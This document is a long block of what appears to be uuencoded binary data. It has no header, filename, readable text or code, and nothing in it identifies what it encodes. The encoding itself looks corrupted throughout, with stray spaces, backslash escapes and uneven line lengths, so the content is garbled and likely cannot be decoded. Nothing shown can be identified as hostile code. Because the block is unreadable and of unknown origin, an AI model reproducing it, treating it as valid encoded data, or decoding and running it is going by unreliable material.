( `> (/ `Y5N2?D\*MS/H\$ \\*; +& M-/3-) F%. (=N=RY\* &3!>9 `EDD<C#D8I\$C ( ; \3. 17R#HO] ; ?Q-SY, 9! V2"R\* . 0 MLL@KD' -9\$! ZND<A&D-=\$=H2L<S [ +>, CN (@="ND5\*D--\$3H3<) ' +1=%Q] D5L@



M\*UT@Y06)F82E`YDMLPEP;UG) \$UH-<+; (#Y"F1%LAG (MV0 [7\@90%I\$SD+,BQR M&>02D?L@#XF\'" G7) \*Q1D,TNE\'>\$]D-, (EM#\*B (YR'DBG9" [10Z#\_\$/D),BZ M/Y0 [!;\* 25A\_ ( ) Y). 4AIYN\$N=@/QXG\ [ ] 89/T96/\_YD:P60N (B>\Y`C1&9 M!3E>9`!RC<@ID#^RV-^K\_USDTADHZ1\_+^@9D/Q\* < `W\*XR&N0GXA\!GE89+-V MY%9D#\CF%\EX##) 1I` (9\$#F [ '7&+\_\* (=49 (@9<CK (L^UHTY?+#UC.ZZCR/ (= M6/\1V0CR79`M (#>+Y" `OB!P (6>42N0L@ "9\$S ('-\$+H:<0 () T (->\*/` \Y%6N3-M#K<8 (/ ,=R (XBF\ [\$B% !D=\@W1?:=B; (W"7, !>42D!' E/Y"C (%I?\*;T!`) HG< M`#F, !&>%7" "R&' \*/R (>0-T36G85 [XZ<L<<A> (E,AO2\*' 0LX0&8;< (G (\*Y\$61 MGT!604S:54A2Y\$' (02SV%^-/%`D?>G, 6^XOQXSALTxFMR^6^@`Q=9#JD7:0 ( M.4+D.,A/1;X/>53DEYV (R23, !63+\*Z2-@DP6^012%5EG?Y2TR\*Z0>T5: (? \4 M\*4 `V^!G+\$&1OD=,A?29A64#. %>D;<JO (XY"71%Z`K` :EW!>0E,B: !V#T (+ (= MY-LB>T\*N\$V#\_ \$ED#F39JU@& (#N) G`CI" &7NW/:2^WJ= (^68<W', 92+70QX3 M>13R@<@SD\*VNEG<X (?N\*+ (>W)&HBZT (N%/D:Y#Z1) .1-D2F0#: ]AZ8?L (W (L MI&&02UD/ (62\*70VX3N1/RLACD-6OE;D#) "WR&F2NR#N0DTCPTX`H (4S"<H? \M6>0;D.5^SI\*` ["S2 `9DI4H8<) 7 (JY`\*1:R&/L)A [3Q^\*\_ `ZR] 74RSH1, \$7D; M, F@2YFL.UG], PC\*%W`^R.^0MD=F0C7XAHQU (WB0L0<BA+/97Y; \G\G/ ([2 (/ M05X1>0ZRQ07RI@ \$D (\_ (!V` ]1V03R, DBNT"N%\E#\_B+2"5G^! I8\*Y!LBWX+, M\$CG [ (\*C (SR!7B-P, ^3V+\_0WYCUCL; \A\_ [4:Y!R&M+/97Y8=\$5CD8ZS\F8=XA MOS4) \P [YE\B>D (U\_R3 (-, D [D8, A\D2, A9XN<!OFUR, 60OXG<"EGS) EF`A&1% M7H<41) ;:BSY59&O (#2+-D&=%//<7VG\E; 29D%Y%S (9TL)O?ACQ:Y!\_ (SD; ] `MGA!Y#? (Q"; 8@V]PL, R"\7S;5), P%9 (% (&O) CD?T@#XCT0\_XM<@KDJ [= (K8., M%\_D=I"3R\*N3 [ ] F', D#M\$UBY@<<DK%&0M6Z5T04D) S (' ,D)D\$/ (=D; ,A-XI< M7<`=+G (W9 (7;2.R]N5U%\_@; 97^0SR# \$B&\S#^H\_ (3I `B.0AGXC, A6Q [NXQ. M (= -\$?@A9\*` (#Y"\*3L/Y`Y`A1Y#/\*VR`.037XM+1NDF<7^`GN\_29@+R#DBDR!W MBGA=\*&F18 [M0K8? (W! .RF\B-D"Z1AR"GBKP (^:7 (!Y" \_BJS1C?6?.^5Y` :0) M\$HQ;YO95O4+W`8? 4O\X\$348ID (5>)C (, \\*=(^\*93/7\*H, >.7M[F]Q:4TW">>Y M^-0B%OL; Z1>+` -J-^T=D"/\* (R-&03>^6NQ (R0>3 [D++ (19!S1:Z"W"7R\* \AK M) F&-@JSS&YD!0787>0; 2+? (2Y#06^UOK-XE\!`E>9`4/ZS\_WR+, \_2\$QD\$\CL M4, )O!EX^^ ([6XU`J)V\_XW\_R.UBL> " [ZC=8=7OK+, S3@\^AVM6X; ?T; KZF-\_1 M^DCX` :V] 75VC?&`O=A [%L\S `+DWA`LN%\_93 ` ,6?<L^30<6W!, 8\_Cf+!FNK26 M:; JWX1KB/, \$U7! [\_K/T%WW. +J`#TDJ\_A6F/F\_>DP [P, U; ZB [\@W [5NJ1"W" `MA\_IZ [Q=\_4 [\$=XY=%<\$TB, :\_U) <J] Z4M\N\_\*>JP0Q6R\_CC?K-R?=#\; =\^\_ %M@R-` ^>\D#\<\$=<Q?#?. "U+<<] <SVIA. .61P<X\#>+-XG2, L?07M!A (' \") (F MQWP\*V4B. 6:D`K=) ]08V\*7HU7<.C.7W`UUAKS:@01!M\_7/=H=UQ3><?>, \_5W< MO\_WBTMGR2Y3. (4NH+; 8JTN/2^N+:.Q+/1#>; ^\*\_ \$Z2UU@/UM\*) G; CB/2=\$= MM\$UF\$@Y8@27UY# (-DAQLE/057PDD2`W+I4I]\_TCJ+T=2/SZ2^I.1U)N6\*O5# M (JF\_ \$4G]U\$CJ; T12W>I4F^-I/Y, ) /5%D=1OCJ3>ME2I=T=2\_U<D]3, BJ; \; M2?V0I4J]+Y+ZNY` 4SXZDCM, VI#ZP5\*EW1%) ?` \$G]Z\$CJ#T?R?O12I=X62?W9 M2. I`1%\*\_ ]2ZG, BJ; \:2?VD2. J+@]3#OG) JV%?V%. 9 [VB+UE00]CD; :C9 [! MOJ`R? (RQ0PG`) `\_\]UOL>B [BZ [G4 [9CU+ (91CDD)]'AZS\_%CG20Z, ?4QX?:X8 M^\_K` \\_A [\KPOSE?J@R\^ )E-:-C@F^#L)H^1KJ6KF1I&:>76D9K9&:N8.D?OB MHJ5\*?; U (ZE=\$4I\427VC2.K7+57JR4CJ#T12 [XND?F\$D]; N6\*O6= (ZG?%4D= MGVI (\_8A (ZH\O5>I-D=3OC:3>` 4G]C\$CJBY<J]; 4BJ5\ :2; TYDOI\*D=3\_M52I M; Q-) \_>9 (ZOM`4N]H3!U+0DN3^@Z1U&^/I#XGDGI?) /6UEBKU+2.IWQA)O2.2 M>G-TY+E4J6\ :2?VZ2. IMD=2ST9`G4J6^6B3UBR\*I [Q-) \_9- `PE [FYB\_1"X?G M"70A ("T:P3 [X\_ZPGBB\_S) 7KA" [^X)TKN\25ZX?N\_1" \_\S#OR= (7YROU\!<? MD\D&]6<)JT] /K++DOV^U:T^0]V`)8:SK\ \5\_W^K\_ ^/IT#5:J.\*HC3, L=&3TP MWX/6!HQ: \$ZRO0JS%#F6H)UC%"N1XR)SZF; \$^UE/UO&#. &\*XZ?@\_`#/@1!L] & M [3S!IVQU!5 (?%03?)0&ICXB)]Z@A04OBUN\*\ :K5<J<\0PW51`%. ?<03?1]WK M+Y1\GD@6\_ ;:\_Y/LUF01D<SJ; 8RPKS=HD0 (9C!QS8D3.@=3G (, %WRD` JO7#P MF]J]81\7/\`R.\\_5>Z:WL70^CN1KW3X<)V?>"G\* [2, X=4; \* : [!\_ (\*P\_X3%3 M^AIS<1#D`3E/)3BF7A; =I=+<N=CB>+Z%8^KCS&! =W3 [%QUP) J<\=@IK0%XYR M@S5S^U1; ;\_ `I7-^&QKR\_# :F/K (+?"2TV7K\$=B\` =%\$@:<K3D?2\*DC>IS3VFH MUE=?@0F\_1ZAH:=&G`D7 [ ]\_S40+58`NPY6CYUV, @QP7L [ (VD%; T@6@S%V6%L@ M]; X[>!^I&, [U@G?>BO8C78WGBZA1<LP\_BU+#G1]:'] <%=U.Y&R6H\$:Z-8^JC MIN!)%F2M, %]8#2^Y/XC8)CG-XIBP33!I@=3GPL\$UA.!, %\$\_9A#]U-\*0^Y@> MLH"@/.E3%T#JZQO!<V' (RZ', +<RK5 `>#U8SPNQ%PS!E2@D] \$4G\>4E^S" IYW M0 [2&+S<\_&)F`5VQ^8PW?.A@5A, <D [1B6R9%/>2)S:X/5DE>NKP%3\_ ;GAR.T MX\$G6\_`# \$&+R5- [\_Q+O@UI- [ `!2WM\_, : \OP2Y\*\S7>]B:VUPJ3<6CC\_ \$S.MH` M"]7!H8%]8G`4] &\*U-AC\%<JY^, N3 (QMH\$RIS:X>6#IU; +&, [ . (%); . [XJH?C M6M"; =NX3SPKD#6:6BUV5; J^CDI\_6/GD9VMU:Z>WUJOC\$N\$+-Z [!GDI-Q\_@XW M ( ) .+@]Z553)^5Y\W&^<[<UF)ML-W]`W; ENPX; \*E: ] ]AF=K=@\_85\$7; NWB`B^R MI [VO4/6ZC0+>`Y`Y\_L^AT\_N, A! =W^L-\*?` \_FQT\_]Q?\*5<JR#T4K%ORT>I?A1. M7BCE2PBPC+..K\_0/#. `G:1A\*YK\_H@/H99G@]' \$S [Y. .RKC\*4+F [4!UN]FI= MU> (`\_GM\_YRS/=?R>`V2P6! [R)A7\*W26O82>N@C<P6\*R4>>^A0 [7!\862YT [; MC\$`<NMN\GJ5@ \$WMFUKQJ6] ]PK8BXVPJ]7FU) ^Z8-]1?<\_H&! \$LPE.L/KJBSP MJL, MJ"&U/J] [ ]+V3RVW52F\_5J]G9JWXE&2C6K&9` :K5BKSND" T=T5/:MS) L^ M [U!DS^T: ` "QT]05ANRK3-7]HP`YQ.MAPOS, =; G16BX->O6J- [\_ .ZYB. :+I1" M87` \SB- [9@R5L3.0DE<H#PWH>U#`P-H>NJ` - ` \_U-^RO [VAQ`<RH>R9Z9: ^\* M"XF=XVTGRJ)0W^>J\_) \*2FUP+]TXN]U0+:#^&N@:' JEYSL5:85\_\*ZZ\?M-X0+

M/+72/53RZ.PS![J1[JA!#5CNQQ6Z"\_7<! ]19++<7>KSJ#` ]I%;M<`=:"`UJJ
M7C077F^Q[">SCU2&JEU>?G3N=%PL=T^NN!.4/'=J5,\_2/)29VS54+'5C3W\_S
M^''YQNUR=T>QWZL,#=:6L\*NS89?;=@FX&Z^[K3C@Y1O!'1&\$,+4PC,K06BGW
M&I:[O%\*SMZ"(N#\$M<K7ML"%<DG#?Y`K).%&1N-\$^7.[JJU;\*E:\$:'>(W<`.5
M"G\_.Q5U%R0UY)E/HG87BH"O<4/L\*Y5XO>K25UX22M\!NLP A,\*%L-";RE4G5W
MS/1R:3@HD6"7NQZM7F^AU#R]/=M<&4SDQ]S3&>R9X?57!KUF;]Z0:\?;<%M[
M9;LZN(>JK@#&(<?S&294JY6J0:7F^3=SO3\$+4+?:JM9JNQ]J`X4N\@JF;]8N
M347M+99[@STC5SDJ]7M[8K4R-+##DO5.]\_GE>M18]:'(E:E86\$;8B'\$4K5;LB
M\_=WC"H/3\*H/%GF)74';N"N&B)!1[FXN%4J4W/XIU^C:`?HW;]5K`UJ9:]1B1
M]L\$JKE`^\$5!C&V1ZM;M8+I0:N)YFN8R6.+QMC\*S\IGKE(=<Q5>V2!UV4U8H)
M"UR%, \$3K[SHBQ&K!=53:AVN#7K%\&A[0[/44ADJ#UG<2MQ11&!T5\_R\*. \+36
M]N;"/>2>3K3['14T6HEXN#UR5)".2S,(0!+U3]M1L53&X/JE&ABV#HM^GK!(
MMSIIJZ-:\*-<\*78->=WY4Y6.#GUMGNZWZ("H8KN0;MCO# [>B`(;^\$?>'G@ENO
MO0NM>7G<4`\:`^W!?!<[J(XKA?)0LNU`LC&)#YL?:.<HG1\BJ3UXW@P@(&CXP
MLAF4:+\`5%F0X`JTW`OG1T(UQQMS1.=H.PH;B')W#X]'J5;M;B^7Y^8B,'!W=
MMZ0SC0CW6T85H0[PN%5/DJ=3.W>R(<P[B\_52I7P,Z'01]!Z5JIA#Z.-7' `(
M1L-!20:; \$Z+0\*4";U)]':.0HMQ5L1/J2\_%A[Z`3UH6B^\$6QJ@I9RS!V14XR`
M]9KU'B'\$=J^\_, -"'87P^2L%U:<#.\*!\*Y:=-@T)D&.-P\_KX(A>5#3&C5:V\;>
MWSGJ\_A`M\*`QX;9A<%JG8&W--W6)`8\_76T=V3\*P\$V=L6!-\_3%`4<ZXX##P=4H
MU`!B?+;/ \*PTDXNWEPD"MK)R<AFXY4?GH\$!'V=\$Y^@['S5ZA<1)KG:Q-;8-J
M-BJV#U8&@AW!D&QDH^&3N-GK,J58\*DTO3\`\*@.US<\_BV2M%5`\`#;[UQ9>XIE
MK[E2\X?->^2CY.2D5AELKA>X6-!V8R\$R5/R0T\$AY;BH>;(S2AX6[QF."Y^:C
M[9Y-4`(/&OU@R\_KK8\*NA61[#.\7#+;N: ?MW)#V<-`\MDBU`!/NI`D4(]VN`
MD5H5^\*Q\*.:C?FXHL#]H5S8^YQV\*RRSFY,C+TJL`\\_1!;B\_.JN`!N9E.K[ZO5
M\*EW%`J[<4+6\*?M(\_KJ5:Z0]G8'9<5W2DUURN3:K4!LN@CDK#8L?8.RW\*2FUD
MR!>.3,W;`H-];`BHJ`XW\$9^#+?S#`EK"9%)0[ @CE`EEKJG!=EA30^V.S%BC
MV&F(3S34-N.A\_F`\\$CGEY)3^\*35@TNEIEB'+G\*!J8NXJ80O47,/V-4I!0`UHZ
M\$1WEE`&U8I8YA`4>:W3]87B0W\*C[ @L\%URLX)OA09\$<0Z>B[QCC=XP[KJO-1
M#,X\_"H]ZBD;L&!X(SMN`P7DC/.HI`O1KW7A7`X.K\$N`&HUN\*U?Z%F`MUN)NY
M)KLF>I7)S2Q:\*+7\V/L:\$@G\*-HHN3Z-I`\`G<P&%C%+P6;;@DS,G4\_6(4'"4
MK9-9FM26!) \8<[=]&FMC-NYP/]>Z`\,.Z6\9\*H>W[\*]BT+?5MX+QB&W,:IYJ
M/PV@)9E07E#\$"DX\_VDE\_#ES+V%?I[ ]OJ-P;M\$N91PZJ5@+9E)+VN`^WX\*U
MM!)6UEPD^8;M<`^],PX:THX\*M:\_B=H6"S6`/S[M#+M4CFCXTB,L9]&RC[L0B
M5-7UD-7\ \$O=VVMYRMS],J;>8\$X>\*W:-YL#8QYJ[ @;,%J??!SX+:^PC\_;4EG#
MK,/VMK@'`-&]^270[N3=P7`BA&`-(\$\*1CZ&:-HPQ(KL;D8YO3&%)IV)P--0K
M][ ]Z=+!3R(8:FL?&T<2=XYRLH"P7N,7:>/VA\$6!>(M&\*0':&5S\_8+OQR@7&
MVT\$F0PGS&\$HD%TO:%SU3(.%0HF\$[J" `LC9\ )MOTS<J5N3#\_<5ZK9\QG\_1ZS+
MUQ%`\_F'-6H314WVKGK:<`%\`1E<AEW;+CP8WO<=?E.M#DLCUL<(5@#PX" `^:T
M&!0U?F16T5LXO0?GLH,KI:[ @!@^VPGO:.H>I.`U:\_WPCV!%5+V@NZUNCM,IC
M[ @G.4! \ (ZQ:>&`#SS[LZ^ [SPD<0,#\ ]9RK7Z`4%1U3='>V`6/.<)6GD\Z@W6
M0%\$LHSP0"U(:Y8":>S:+XAMTN:GO1[L7#+MIL]/?Q(,5Q.\_&'XW;^08(/C&^
M+;B!W#1@!I[7H+R`@WUN`!G` (QF93,X2[`. `8XGQ\_()BQKW#&/%9"IF,'T-
M.XJN4GGE+E14=U"PEX;;40K.SM80HB6%)`\_P"E7=4W\_FYG6[:&>X)DCWNT5E
M+/S-\X+/5?K;4-\_;4'8H>W>CH"3Q.`UP\*`@V7+@?V9Y:J,VG+8S\_`AL\_@EMK
MP,.RB3=B=HPWLAD\ZQJ10MFM^7GYB`2&,N`>NGK=KKS;BX<'AT9V4+\_R)0X9
M\\_3!#IXJ1BFH4`TXRH<#XF?S49JPR!N+6[UR[V#? \$G=VCKXSRJ/1J`DO(=DE
M)-J8Y/@VW<0P:^0>`V.X.?8^/ ]DO/J)S"4<T[!NJUBIVLXW"KHX+8X%A`\*L\_
M\$6\_!G6GG:\$14)SG25KC="B`\ \ ( ]]?#T-\$GA[ (,JN`H>SJC>[ `&%ZRA\KXI
MWO`\BEMG+PSC/@S..M;^Z+DCF9]6JD5L>K78ZQ[&=10'43' &WA6<FH?B#56F
MWEW;8E7@#8]\_@(:>V?0N@:[O9(-2H)\<)2`1PFT\$R.;RL(ZV8)4U[#?2>1'
MOTL]HIV,@^&R:\$A<C;PX,S!'GKZ2IKDO4K.YI-[AY-\*U7N1&0E;A0\*SA`T
MH.`%B7:I@007)7B6.M(-Y<?PX`A;3VRK+/2J=&?A=IWO!COMP1.3!@O:\(AV
MCJ\*!E4ITE2,4`%7%`G8P>.`M8/]0U09\*?J9`L\_#2#&-MLMCENLW9E;\*`"HO=
M=IR\_/SIV',OS8^WHC.R85:@6W0).?LP]P6>J56XFW;#4%H:"FL7(%<5?B\_"Z
MK?F)4`!VFS`%<\_I: ?C0,2C#`HYZB87PP]NY1/TTX#J\$N+'8/]F&DZU6#]U>"
MO51(XX:#)G@).U`6X>ZI,R>[(P3<.O((!`U\*N"6?1T6AO:ARP99K<]V)W/4-
M\$ LZ/O2\H@V!;! ;[3:\85'!.<8\*H6GST>IH53&VAD]67!^K"R&H^IPJ[ [/ ,N.F
M-/: ;#D21.ZFU4.VU)<VI> `NP?ZB?M\*8-O[OFFP=Z: ?P\_8IO\_N1[ T\$@D TO""V\$
MH\$-2Z0R@]W^Q=^;A4159&^)`U\*`@48.BH@8-N(<\$0D!%34@:B+)\$.J\$5Q#8D
M#6GII&,O+\*Y@B-K&\*.Z[\$G`! ?4,%U#&"8V34&41' &75F<,8E".,XRC"H:'`G
MSEURJF]W>]O9KX\_OL=VR3WO^=U[ZU;5K:I;=6YW@"1N,,2-F]J38I^()MD-
MM\_-J\*4Y,EHDNZ662WNEU.DW)7%@7PR(CND\_52G%.7?1\*45117;+O>5WT.D53
MHKF: :?24S]>NVU8QV.M#8@I1T`N" `7^C\_DBP6\+K)&0/F])KKAPYO,;U<-]6
MFM;E."-GOBYJ+GRAV4BG%Y'(F@YUER#\$D?T+U"3SN;@VM`XZF0>E3S=\_&8@
MQ63N" `SGA,"<>KJ;E" B&\$NQ2FEU=^5G3=MFR?C"2%P0:'E']`'10,=K0)2IN
MA^:5TI398G`5T3W:J`N>/YV?YKHB-\* \4C9)I`%<DZPQ[13\*W2#%V\_C5U!D-
M9`R50CA"8;J.LB`M<]H2]2I6J&`%C0\_3Z-Y4NCD'7=J#CQ<=>=@OT=/34/F/"
M++TKW5ZQ6NT2=9=UE:354M"X>ESO%L@HG4W+)2!7&VDPVK]:?I1U\_TU30Y!
M/R;5?MV<,ML8P>ARB`].K8DF6R4Z-A2\*Z&?VU,>BU(70VG"8,MBQH^H`=,5J
MN:2F0C\H+SU^ \8#I<,F1`3GK8K6B,=8JEYX-4&O2KKHU46]Z)UESE\$#==WQ

M7&+V\* (W/2KZGGF:W]-Y\*U\PSF&^\$B!Y7\*#93)X=D1@H]' \* `1D9 (U>M<\$ZGJ<
MDC=9L@1N, :VPT+\*\*\E0R3=; I#BV, 5%U; "J>]\J@YM><2IZJE2O6X:E9<C" :=
M" [B:@^N.L\*V'+2HF30 [ [Z9D [ [\*\_K3J/TV\_.T9\5"T1KI, (9-NFV\ 'J) &E 'Y/
M1 `QVI4<\_FS%>B\B<2>\_T:L[0\_. (BL9\_3I>\_% (6/V/2VT4 (2CR+H5F6=5\_H8F
M; 42D2] YNB6-, =-/R<JMDC7"%5#&EDF9\_J4Z." ] ; , T1QUTC) JFE12E:' T6ZV;
MU+063SIHKH4SBB) 1PMH>7%A2T&LUJ8' :N=RZ%A<E"9; 9 ("86I\$ '=05!D-Y\_V
M.=H^N1@TJ442<?L\*4; ] Y=5F\_=767?1; AHN<5>9"TF<^C+7U"QYYHUSH)>VQ;
MJMEV0\5K<C ('2M/H^J.@TR]UNE [ .:L=B), !HQ] &; >5T4\*1%BQ#XD [ [= [Q#R\*
MLW' 09?T&Y\_5"; TVTEA\_%@Z%9-4' Q&IXF>&V!USAM2W5O) -ADVR) FT) +H45P<
M4RI>H2RPM] 6M'; \$M-5EE&^ .U) 3>GZ+5%HY1M4 [U [ :!O&\*-YJLS11] M\$L3\_7K
MU\M] BV54-WH#86G.#BP05E">U"35H&S\$<%Z, MRTU#^Q0&^' \$%H3!Z3&W [=QG
MB^-4K9.4^ZE+ "BTT<+I%R\%986SR&VI:L\ \$R7; ,X!PV [G (C\*!FLS1D) +8>M\$
MUE6S000=@; &N) 'EK@LI34==8%2J-U '8'EJ&\*CA:LFLP74RU9F (T! +F/5@UOV
M%#J, Y#?:E!&@, UTD/>:P2TJTK%'+S [&T\*55]; ]N@OJ>..SEKWD?WZM&' /?EH
M9=O3%&CD-KXGCNJ<^\*:4; =48CU (F\$") 5ZTU; \_7U=KB@J2+V6HSF\*BWITZ\YR
M/ZT\ \ (!DR7L5\*G9T!T<C, 'IUO6\*QI1' KPPU<>\J] I#O' B?YYID5S5K3JA@;
MX) %O183>IN39VVC8, B?SYOBYJMY=E [ @M%) J.F' \$2) ) 0Z%\*^E: (>PUJDGJGNQ
M9J%#LQ; 9=56M@ [-8/K; , 0T+=V (51OT.@NL\*2\_J (? :S0/9 `1XF^DS1+I [N6Y (
MT7Y!@EXHD4 (H/, Y/C6#8+P) K#70C\*DXG1G=B#=5=] IB5U (KR) D\$/\_J?F@V5K
ME#+57\>] D' P9DMS<5 (C7P81H1&4\*18NC#\*/480MQBRD\1"W>Q9?C7ZJ0I (A
MB=X; LA [Y-), R7+.] RIS.@3\_V%L\_XL<7M,) L&-Z7) W\C3 [L\*R?/PP1UM4M/, <
MS4IJ.75 `S, 20' 6->JIL\:- (%KRY8IC' / :!HBND:9QH6K5XYI=X=F\*+76Z ('-
M.3B0X8) ZX#E [N, NWC; #?=(ANG"R [%^?MJ7 [M5) YZ2HKMY.Z) MT4\_; ) <U) 4"5
MOB' -56D1FU34AB&NG\K=\$5R41O90M! "U5 (97Q% [I-IW%J9CO\!N%8 (\1=-LK
M! !X3Z\*; AGN?GVB:VJ0IHEN3T:7&G\*EEM.Q"MM [X\H#2-SCP] (P14JZ5>" :WC
M< `E2)\_O] =<E+N32@I3Z:GPIW2Z@CTR]O\_9<J=YV6F@ (YLNBJKN@EK\$J9#=#X
MY.., 93FI@:M3; \*\_9@B1PT@N2) `W [7P) Y: (X<A&!5' \*D9S\* 5N^] W1^7P.DNPF
MUTX `1U `N [ 'X"\*K-Z3] 4@6&LQILE' \*96&Y5\$Y+#; ' +JRH\$Z9X?3) ) LO87 [QCJ
M@GT&XTU `:5@>QPM [ :72; MQM; MIROB!L. \:J=+M@' LB8IV=! ?Z\$HE\FX<= \ \$]
MI-VB.T5%5E (@F9P' +TVA69Q\!X=F0=) /\_U' ?20, J\*\_A=99#V2C (KU@U344?E
M2] , , K!M9UGWWZX\* &\ /VOVQ\*HH' >EY: I' 92P8\7--8B, \AX. (: ) N? `HQ8#2NZ
MT:O+MEGN; XK:@SA6M%?+=, 7>2RUO6HEJH) K/CV\ \.>T] \*ZCQMX<E90MK [5XC
M^<G%KL66K\=77IFH) (=Y=WY8X/GN%! [JBRZ, J?@6VV>DQI\$6HXHFR3&N [ :65
M9=) 4L] D5U' J0-K4F\$/' ; 7Q.C!+^XQVD\$:G\_3C3!%/75HU, ZG5+TI5\*&) UPTT
MT?D.@N [4WT' HT9OR; \$FB9=K-O=%\$1BQ=Y (MQ) PG# [G=9, 4O) J `2D\0PMN7L\*
M^-4I/>I7.\*TLG.1VBE, \PYTB37\$) 4354U (MQ":C: [71YZ `:D0W%M [M%+Y2K]
MH?DT\$+. ^B2BB>] 2C+RM! /S' &3=UM<R. ?9\*889-J\$XVN>A\$=^S9.0K18] A93N
M3?U4/& (>RR%IXY; T3J\_3V2WU\\*U1 `--] G/3?!Z7 [ [7M='A1^6<L=@6Z5ZB: ?
MS/B^&\_D5.-VJ84^D-) SQ7+%; RSJ6H8VW4>\*2I\*, ]C `> [^S.=FHT6%; 31 `5B
MA9IH&G5U] %U%] %] 5F%) HN"B=YCR:8:L>3MK5C?, #C>:AI\_O# (=M' :U6A8#!%
MH&-I3TZO<M (#<VT) CQDUR\_#I\$>I.R: (X3B'U/#JY>PXM) T! ^M0Z96J0YV2+2
MG"P10, ZF' D#.BEX--8F:O92BURG:\$N<<OX&NY9\_F+JO4S6@X:%=2TO4H8J?\$
MV2ED+= [8\*5M+2-\*EAR\*3+J-"I:!' ' `N/%G&LZ16U^KGT\$.2T' CT' \*8R85VAK
MJ:@T!S<1 [NKR, DV=5+- `Q5R) ^"K-ZV^, \; 2! IHIKUR\*1=<V.SN `XE4AICU [ ]
M&JB+FN) OL&, T/8Y `94VLI' N%NE5-<\8AIW4 [ +KK\*OT `; 37B2@I2=DIYZ (R) %
MZ>HS (W\*BU9, ZMECSB.XEI<PG3Q6YFT8W>#V>5DKZ4=-' P; \*?WGVWYPX\ \*8-?
MTSGX! \*F#7] -Z>!\ ] ^-5C=A] B, W5?35 [K>P.M [Y34-8H6\$I\*, ?G6\*HEOOV>U-
MY19BRGA6V] O] S":?#=25BRM\*L6XHG"\$1^<2/\I9+?->+!E#ULR5N243KHVGB
M, JA^B"/SQ\*.:PE#2; B-9/; N-9/4XHDFE%&N4@K.\*IGD `W `0J77?<<4Q.A\_#
M) X<<9'+C2<\_# :A%) Z\_IZ=GN%V\XC/3Q5%W@' /8B3%?L-QYJ `>O:M:\*Q3E<%\*
MG3.\*4NIZJ" [ ], @W2W\*\$=\$F' 'EJE>9RA59I; CXSJP674/!DII) N&/UTDC<<1
M (\* .I50:G#7/Q) , >2"\$T, !\$CQAQLBX7GT `&.:LKJ; (F-8ZLA"/51\$2KS<9TW\*
M: `>A"1<11BP] 1FT12LJX\$>FWBDYJ6G%\*!X^9Q\<H&RBU\C3BZ%+E113>, L<2
M:9R!1LVI?\_>2+JI:SEKZX: [SZW! (K&ZL5Q5%/ , ) 0); ' : ."WFPY, ^JL-CQ3!,
MK) GE#Y8Z%\*] 09+Q%:MFDM:D\_0XHUF5-; U\*#.=PQ< `W, : :X+F) &ACG94A5--#
ML\6</\_ ^4O&, 5N, R3UD6/OI: / [R9>V=&^' HNTV\*R&@!#53<IRI (F>20Q=V?, #
M) ] !F?M6AL&W `NL^TM11=KKK (T^2O53V; ; "+5#19HK!%?+=%\YZ0DGW\*+=>F
M `9CSD\\*FV4@VNU^\*K [ ?] BJ\_27HHGRR, L^ZN\4DWD6-V\_G (AEC; ) 5E; F: ; V) I
M89IO"2) /<B& (&2!' ICF^H\*.ZRII68:.Z49KI [Q%\$4H5E32HV66S05\J (B4,
M35CIG#YE)=QRDJD3S; JO"YPF8YG#>E26W^+) 'A&> (/M%YQ<XZ8J7%&H; K">.
M) G^84VRHMLDWCK] .J?XP-XMBSEB7C"/R (K-) /W+7P"HMMU@7' C\*Z.5NW@F, M
MVXGPLP8.#I' / \$Z"P6VN%4S<YSW2!5\_-LD2N^9LE=>%W3MBAOHU1? '8+<@^><
M DTSIMQ<] O56>\7YS^&5FAEP4H `+G^`8:Z) NSC+Q\$DJ3Q.EZ3-?<82>O@9\*28
MK4RM2EHVEE8M%=>) ZMEZ) ) 20 `M! ; WB1 `C/62!2\+<\_U4MHYVWW2EU%6O&+46
MM\FR&@N^SS7%:. ' &6J5&55K; D6Y1N:NN.7=N, K^KT1S:VNMM [ .-0 (?M [+ZUF
MQ70:JY3=B\_NB1^S) 3<4H `1H/I-S=\$" ?2UPORS\*6U' EP5LA>) 66TTYZLY9, /\
M%CW>' A<1X2, 6X& [LV3\_>.4AD?:I?K12GW\^39K\_DWIJG5:U) -F' +E1JG2"U>
M.MV; 2I>BOE [C5&6; K' OU%9N>W:G/F\*S:-E=, L4U50ECC:4 [6' [ :4M\*\_VI/? :
MYTGS<DYZI [ZG\ P6=] \$ZQIQB&"-&9^O3) UM.KJWI">=FXH8:' AM-##; /HAK\*7
M; ' SU\Q6AMH\*U/' W (6RJ8@;>"\$>JF>>OB@A0' 2B.# [JW2 [DVOM=G0U+U5VKT I

M\_`&Q62JV;:1I8?=6:?:>F\#>\*S5\*Q;2\$TV.C>\*K4WE3]@AS?6F;]^,H>C:GUU
M]'`1T:5:4VKR!T:,+O:%Z7F!^@L?\_Y`[/]C+7W8\_,4@M:#XU-O-'#/>1M\5\$
MB<TVPGA9BO!\*5E,T[\*LS9OM\L4;\_@B:\_FH%R,G,HV\*UN\_G! ?B/LV7X-:2<LO
M,"1:3<XO=-&/MOAFU\_KF^A?F#V>#]1&.0XDK5CZ\_\:M'M-G]LR)\H4J96CVY
MBH9VODH/S4%/\4UU3YQ2YIM8X:GR^<@=:&CRR:\_R+RDBD49E-3X>)S+C\*Z^:
M,M7:Q9&4J/4PH%S18,3841R<:I\_X?1DJM\"LALB\6F)J\*\*74B5JD'0K.B6#)
M^`TANBRZ4E]H-AV;>F1?+8U)'G0\*AR/,DWE^]C347!'\*4WG-BO` (W3?/&\*9
MEZ#.OB#8G=32.G%FPQNPO\$\*AAMVZ,!(#H5G&MFC)2H87N' SC]9=RC:/.BHBL
MZ:E8W)/+M4NKI\A/><E\0N,GV"QKO/:F8`GELD.Q+J)) +Y\_NVTA<>I-^H2)B
MT2A!\*F\_\*VE!\$RU-\*9ITL6Y=SOX`\*X?#-HO5=XP\*-1M!' ]7B.FGL4B?)H,Z,E
MA<6NW51DKK-VLO4J2D\*9K,%<%(2\*HJUUV\*\*HM)WUZFRE5 [YZ0+^S9,F4+!KO
M-YH\_RZ3:\E07:\_R4EU5E]7S5 [TUQ.D<%T\^EW[\*\TVRKE=!JEG7/B(N/VA>O
M50YQ+]G'--R69?QFFR/\_M4:1VPBM?O%/%)I7SW5\$9(!^:U%UI=&E/^R;K4:\_
M]B'\$2MJXEQ:E/<'5<MMU-ETS0' [G&?6VB-' "2-WL\$B#: .O,3+;RP%G5?\_E@
MGZ9Z>E08-BO0.,Q\@XF?;ZGF#E,C [P9\_?I0&Y?\_V)S<W=]2H4;GTESX% ^E\_ ^
MC"S,+2PH'C&JJ+BH:\$11;F[A] \$DN0I<OWS^VY\J?X2:E-Q`8ZY9\_KE<\_KG%
